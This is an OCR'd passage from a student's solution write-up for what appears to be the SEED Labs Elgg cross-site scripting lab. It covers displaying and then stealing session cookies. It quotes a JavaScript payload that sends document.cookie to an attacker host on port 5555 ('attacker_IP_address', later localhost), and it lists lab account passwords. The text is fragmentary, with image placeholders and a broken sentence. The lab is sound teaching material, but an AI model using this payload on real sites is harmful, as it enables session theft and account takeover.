
The script has been highlighted in the next image. Let's see how it is done:



Well, as shown in the image above we will enter the task and save it. As seen in task 01, you will see the alert box even when the script is saved, we can see the alert box displaying cookies of the website.



Well, important thing here the cookies associated with Alice's session is visible. Okay! On pressing the ok button – we will be able to see normal profile of Alice as follows:




-

One things that should be notices with Figure 15 is that, ones the script is saved it is consumed as a part of the web page by the browser and thus cannot be used to

After this, we shall logout from Alice's account and login into charlie's account using the following credentials:


Username: charlie
Password: seedcharlie




After login into charlie's account and enter the members menu under the More options similar to that shown in figure 8.

After that you can see the following screen:

As you will see in the screen below, the member's page start listing the users and after that as soon as Alice is listed it will pause and pop up the alert box giving the cookies of that particular session of Charlie. Well, to be noted this cookies are different compared to that in the previous image showing pop up In alice's account.





After this, as we will visit Alice's account- Bang! The attack is successful, and we will get the results of this problem statement. The script that we injected is now executed and thus, can see the output of cookies.

Well, closer glimpse of the attack can be seen here:

Task 3 (10 points): Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code can print out the user's cookies; in this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript code insert an `<img>` tag with its `src` attribute set to a URL on the attacker's website. When the JavaScript inserts the `<img>` tag, the browser tries to load the image from the mentioned URL and in the process ends up sending a HTTP GET request to the attacker's website. The JavaScript given below sends the cookies to port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives. The TCP server program is available on the course website.

```
Hello Folks,

<script>document.write('<img src=http://attacker_IP_address:5555?c='
+ escape(document.cookie) + ' >'); </script>

This script tests an XSS attack.
```


What you need to do:


1. **Download, un-compress (it's a TAR archive, use 'tar xvf' to un-compress) and compile the TCP server program (compile using the command `make`). Run this server on port 5555.**
2. **Login as user Samy and change the "About me" field in your Profile such that the cookies of whoever is viewing Samy's profile will be sent to the attacker's TCP server (you need to replace 'attacker_IP_address' in the script above with the appropriate value). When editing the "About me" field, select the "Remove editor" option to avoid automatic re-formatting of your text.**
3. **Logout and login as user Alice, and then view Samy's profile by selecting user Samy from "More => Members" in the Elgg menu.**
4. **Include in your project document:**
    a. **a screen printout with the text printed by the TCP server.**
    b. **the JavaScript script you used in step 2 above.**

Ps: Please follow next page for the solution. The space has been intentionally left blank.

Solution 3:

As mentioned in the instructions, the file has been downloaded and uncompressed. The next image show, the uncompressed files and how to compile the files.





As you see the server is compile properly without much error. Here you can start the execution of the server as show in the image.


Now that the server is running, let's turn back to the application. Our aim here is to get the cookies from the victim's system posing as the attacker we must get the cookies at our link i.e. the TCP server running on local host.

In order to pursue following credentials:


User: samy Password: seedsamy

Once into the account, go to the profile section and in the form, in About me we inject the script as follows:


```
<script>
document.write('<img src=http://localhost:5555?c'+escape(document.cookie)+'>');
</script>
```



Well, after saving the application, we see there is no execution of the script. You will figure out that the script is not executed and that no output is produced in the server. As a result, get back into the profile and in the About me field, remove editor and check out all the comments in order to successfully implement the script.




After removal of the extra characters, the script looks as follows:

